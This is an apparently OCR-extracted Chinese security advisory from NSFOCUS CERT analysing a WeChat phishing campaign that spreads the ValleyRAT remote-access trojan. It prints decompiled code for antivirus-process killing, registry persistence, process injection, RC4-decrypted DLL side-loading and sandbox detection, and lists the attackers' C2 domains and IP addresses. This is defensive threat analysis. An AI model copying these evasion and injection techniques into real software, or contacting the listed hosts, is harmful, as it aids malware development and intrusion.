
年关将至，警惕以税务稽查名义的微信蠕虫钓鱼

■ 通告编号 NS-2024-0005	■ 发布日期 2024-01-19
■ 危害等级 高	
■ TAG 税务稽查、沙箱检测、微信劫持、ValleyRAT	

一. 事件概述

近期，绿盟科技 CERT 陆续接到多个行业客户反馈遭受微信钓鱼攻击，具体表现为中招主机通过微信群自动群发传播税务相关主题的钓鱼链接，受害者起始认为是由于使用手机端 APP 浏览了未知网页，导致感染病毒，经分析排查，确认原因为受害者办公主机安装的微信 PC 客户端被远控木马劫持所致。此类事件影响较为广泛，请相关用户提高警惕进行防范。



二. 样本分析

通过对钓鱼链接进行分析，发现目前点击用户数已逾千人，对远控木马及攻击者进行分析跟踪，发现攻击者使用了自主开发且具备多种对抗技术的 ValleyRAT 木马程序，同时为了躲避安全软件查杀，黑产团伙还频繁更新木马文件并更换 C2 地址。

2.1 一阶段样本分析

此木马采用了多阶段方式执行，以躲避安全软件查杀。其中一阶段样本为自主开发，包含的编译路径为：C:\Users\Rat5700\Desktop\远程管理系统 4.0 源码 2022 带后台桌面\远程管理系统 4.0 源码\ceshi\Release\Install.pdb。

样本执行后，将从 C2 服务器下载 DLL 文件到目标主机内存中加载执行。首先会检查安全软件进程，并尝试通过进程提权，结束相关进程，随后将自身拷贝至当前用户的 Documents 目录。

```
26  v17 = (const void *)a1;
27  OutputDebugStringA("dll run");
28  OutputDebugStringA("dll run2");
29  qmemcpy(v19, (const void *)(a1 + 317448), sizeof(v19));
30  OutputDebugStringA("dll run3");
31  switch ( v19[153] )
32  {
33    case 0:
34      KillProc_4BE3D0();                          // 提权并结束进程
35      KillProc_4BE3D0();
36      KillProc_4BE3D0();
37      KillProc_4BE3D0();
38      KillProc_4BE3D0();
39      SHGetFolderPathA(0, 5, 0, 0, pszPath);      // My Documents
40      GetModuleFileNameA(0, Filename, 0x104u);
41      sprintf_s(Buffer, 0x104u, "%s\\msedge.exe", pszPath);
42      CopyFileA(Filename, Buffer, 0);             // 拷贝文件
43      v15[154] = 12309;
44      v15[153] = (int)Buffer;
```

尝试结束的安全软件进程主要为流行的国产装机软件，包括：360 安全卫士、金山毒霸、腾讯电脑管家等。

```
004BEBC1    68 A82B4C00         push 4C2BA8                     4C2BA8:"dll run2"
004BEBC6    FFD3                call ebx
004BEBC8    81C6 08D80400       add esi,4D808
004BEBCE    B9 9B000000         mov ecx,9B
004BEBD3    8D7C24 38           lea edi,dword ptr ss:[esp+38]
004BEBD7    68 B42B4C00         push 4C2BB4                     4C2BB4:"dll run3"
004BEBDC    F3:A5               rep movsd
004BEBDE    FFD3                call ebx
004BEBE0    8B8424 9C020000     mov eax,dword ptr ss:[esp+29C]
004BEBE7    85C0                test eax,eax
004BEBE9    0F85 C2000000       jne 4BECB1
004BEBEF    B9 542B4C00         mov ecx,4C2B54                  4C2B54:"360Tray.exe"
004BEBF4    E8 D7F7FFFF         call 4BE3D0
004BEBF9    B9 602B4C00         mov ecx,4C2B60                  4C2B60:"kxetray.exe"
004BEBFE    E8 CDF7FFFF         call 4BE3D0
004BEC03    B9 6C2B4C00         mov ecx,4C2B6C                  4C2B6C:"QQPCTray.exe"
004BEC08    E8 C3F7FFFF         call 4BE3D0
004BEC0D    B9 7C2B4C00         mov ecx,4C2B7C                  4C2B7C:"HipsTray.exe"
004BEC12    E8 B9F7FFFF         call 4BE3D0
004BEC17    B9 8C2B4C00         mov ecx,4C2B8C                  4C2B8C:"2345SafeTray.exe"
004BEC1C    E8 AFF7FFFF         call 4BE3D0
004BEC21    8D8424 B8040000     lea eax,dword ptr ss:[esp+4B8]
004BEC28    50                  push eax
```

该木马通过修改注册表，伪装成系统升级助手（System Upgrade Assistant）进行持久化驻留。

```
void __stdcall __noreturn SetReg_4BEB00(LPVOID lpThreadParameter)
{
  HKEY phkResult; // [esp+8h] [ebp-8h] BYREF
  DWORD cbData; // [esp+Ch] [ebp-4h] BYREF

  while ( 1 )
  {
    if ( RegOpenKeyExA(HKEY_LOCAL_MACHINE, "Software\\Microsoft\\Windows\\CurrentVersion\\Run",
      goto LABEL_5;
    cbData = 0;
    if ( RegQueryValueExA(phkResult, "System Upgrade Assistant", 0, 0, 0, &cbData) )
    {
      RegCloseKey(phkResult);
LABEL_5:
      sub_4BE8D0();
      Sleep(3000u);
    }
    else
    {
      RegCloseKey(phkResult);
      Sleep(3000u);
    }
  }
}
```

最终 DLL 文件通过进程注入方式启动执行，进程启动参数为 msiexec.exe -Puppet。

```
  if ( !CreateProcessA(0, lpCommandLine, 0, 0, 0, 0x214u, 0, 0, &StartupInfo, &ProcessInforma
  {
    memset(Buffer, 0, 260);
    GetSystemDirectoryA(Buffer, 0x104u);
    v3 = (char *)&ProcessInformation.dwThreadId + 3;
    while ( *++v3 )
      ;
    strcpy(v3, "\\msiexec.exe -Puppet");
    if ( !CreateProcessA(0, Buffer, 0, 0, 0, 0x214u, 0, 0, &StartupInfo, &ProcessInformation)
    {
      CloseHandle(ProcessInformation.hThread);
      CloseHandle(ProcessInformation.hProcess);
      return 0;
    }
  }
  SuspendThread(ProcessInformation.hProcess);
  v6 = (DWORD (__stdcall *)(LPVOID))VirtualAllocEx(ProcessInformation.hProcess, 0, 0x4DA78u, (
  v7 = v6;
  if ( !v6 || !WriteProcessMemory(ProcessInformation.hProcess, v6, a2, 0x4DA78u, 0) )
    return 0;
  CreateRemoteThread(ProcessInformation.hProcess, 0, 0, v7, v7, 0, 0);
  return 1;
}
```

2.2 二阶段样本分析

木马通过替换某深圳科技公司开发软件中的 XZWidgetImp.dll 文件，以 DLL 侧加载方式执行，并将主程序伪装为 Edge 浏览器进程。

msedge.exe 通过加载 XZWidgetImp.dll 实现木马功能，通过读取 DAT.dat 文件，使用 RC4 算法进行解密，并加载到内存执行。

```
52  if ( lpFileName[5] >= (LPCSTR)0x10 )
53    v3 = lpFileName[0];
54  FileA = CreateFileA(v3, 0x80000000, 0, 0, 3u, 0, 0);// 读取DAT.dat文件
55  v5 = FileA;
56  if ( FileA == (HANDLE)-1 )
57  {
58    sub_100013F0(lpFileName);
59    sub_100013F0(v16);
60    sub_100013F0(v11);
61    return 0;
62  }
63  else
64  {
65    FileSize = GetFileSize(FileA, 0);
66    Src = VirtualAlloc(0, FileSize, 0x3000u, 4u);
67    ReadFile(v5, Src, FileSize, &NumberOfBytesRead, 0);
68    CloseHandle(v5);
69    strcpy((char *)Block, "CC2pTvGIcqdj4U9v5ryxkG7XWmmOYQN6");
70    sub_10001000(Block, strlen((const char *)Block));// rc4解密
71    v8 = VirtualAlloc(0, FileSize, 0x3000u, 0x40u);
72    memmove_0(v8, Src, FileSize);
73    EventA = CreateEventA(0, 0, 1, 0);
74    ThreadpoolWait = CreateThreadpoolWait((PTP_WAIT_CALLBACK)v8, 0, 0);
75    SetThreadpoolWait(ThreadpoolWait, EventA, 0);
76    WaitForSingleObject(EventA, 0xFFFFFFFF);
```

DLL 文件运行后，首先会通过进程特征、内存及磁盘大小等信息，检测主机是否为沙箱环境。

```
16  if ( !PathIsDirectoryA("C:\\Program Files\\VMware\\VMware Tools\\") )
17    return 1;
18  pe.dwSize = 556;
19  Toolhelp32Snapshot = CreateToolhelp32Snapshot(2u, 0);
20  if ( Toolhelp32Snapshot != (HANDLE)-1 )
21  {
22    if ( Process32FirstW(Toolhelp32Snapshot, &pe) )
23    {
24      while ( lstrcmpW(pe.szExeFile, L"VMwareService.exe")// 虚拟机进程检测
25           && lstrcmpW(pe.szExeFile, L"VMwareTray.exe")
26           && lstrcmpW(pe.szExeFile, L"VMwareUser.exe") )
27      {
28        if ( !Process32NextW(Toolhelp32Snapshot, &pe) )
29          goto LABEL_9;
30      }
31      return 1;
32    }

46    Buffer.dwLength = 64;
47    GlobalMemoryStatusEx(&Buffer);
48    if ( Buffer.ullTotalPhys < 0x45F41500 )      // 内存检测
49      return 1;
50    FileA = CreateFileA("\\\\.\\PhysicalDrive0", 0x80000000, 1u, 0, 3u, 0, 0);
51    if ( FileA == (HANDLE)-1 )
52    {
53      CloseHandle((HANDLE)0xFFFFFFFF);
54      return 0;
55    }
56    DeviceIoControl(FileA, 0x7405Cu, 0, 0, &OutBuffer, 8u, &BytesReturned, 0);
57    CloseHandle(FileA);
58    if ( OutBuffer / 0x40000000 < 110 )          // 110GB
59      return 1;
60  }
61  return 0;
```


根据 DLL 文件中命令特征，判断为 ValleyRAT 木马，该木马最早于 2023 年 3 月被研究人员捕获，早期主要通过钓鱼邮件进行传播。

命令	描述
0x00	插件清理，并获取系统进程列表。客户端使用 STRUCT_PACKET_PROCESS_LIST 结构进行回复。
0x01	使用 STRUCT_PACKET_0x02 结构进行回复，其中包含最初发送到客户端的确切数据。这可能是作为反机器人验证或 PING→PONG 数据包来实现的。
0x02	删除并执行 DLL
0x04	删除并执行 DLL（第二种方法）
0x05	插件清理，使用 STRUCT_PACKET_0x05 结构重播。
0x06	获取系统进程列表。客户端使用 STRUCT_PACKET_PROCESS_LIST 结构进行回复。
0x07	删除并执行任何类型的文件（文档、图像等）
0x08	下载并执行可执行文件。
0x09	将客户端设置为在系统启动时启动。
0x0A	设置“BEIZHU”（“备注”）或“FENZU”（“子组”）注册表项。
0x64	停止客户端，但不终止进程。
0x65	启动客户端

三. C2 跟踪

攻击者为了躲避安全软件查杀，频繁更新其木马文件，同时使用了多个 C2 域名及木马下载 IP，以防止被相关威胁情报产品检测。

攻击者使用的相关基础设施，目前在多个威胁情报平台均未被收录。



通过监测木马下载服务器，发现该木马文件几乎每天都会更新，判断目前点击钓鱼链

接的用户已有 1000 余人。

四. 安全建议

- 增加员工安全意识培训，防范各类新兴的社交软件钓鱼攻击
- 及时更新威胁情报库，从网络流量对异常请求进行检测、阻断
- 安装具备 HIPS 功能的终端安全软件，并及时升级病毒特征库

五. 攻击 IoC

攻击 IoC
swjc1.top
ylsf3.top
5jxp.top
fen.xjbyee.com

154.91.65.176
206.238.220.43
206.238.220.51
206.238.220.57
206.238.220.61
206.238.220.168
206.238.220.194
206.238.220.209
206.238.220.239

声明

本安全公告仅用来描述可能存在的安全问题，绿盟科技不为此安全公告提供任何保证或承诺。由于传播、利用此安全公告所提供的信息而造成的任何直接或者间接的后果及损失，均由使用者本人负责，绿盟科技以及安全公告作者不为此承担任何责任。

绿盟科技拥有对此安全公告的修改和解释权。如欲转载或传播此安全公告，必须保证此安全公告的完整性，包括版权声明等全部内容。未经绿盟科技允许，不得任意修改或者增减此安全公告内容，不得以任何方式将其用于商业目的。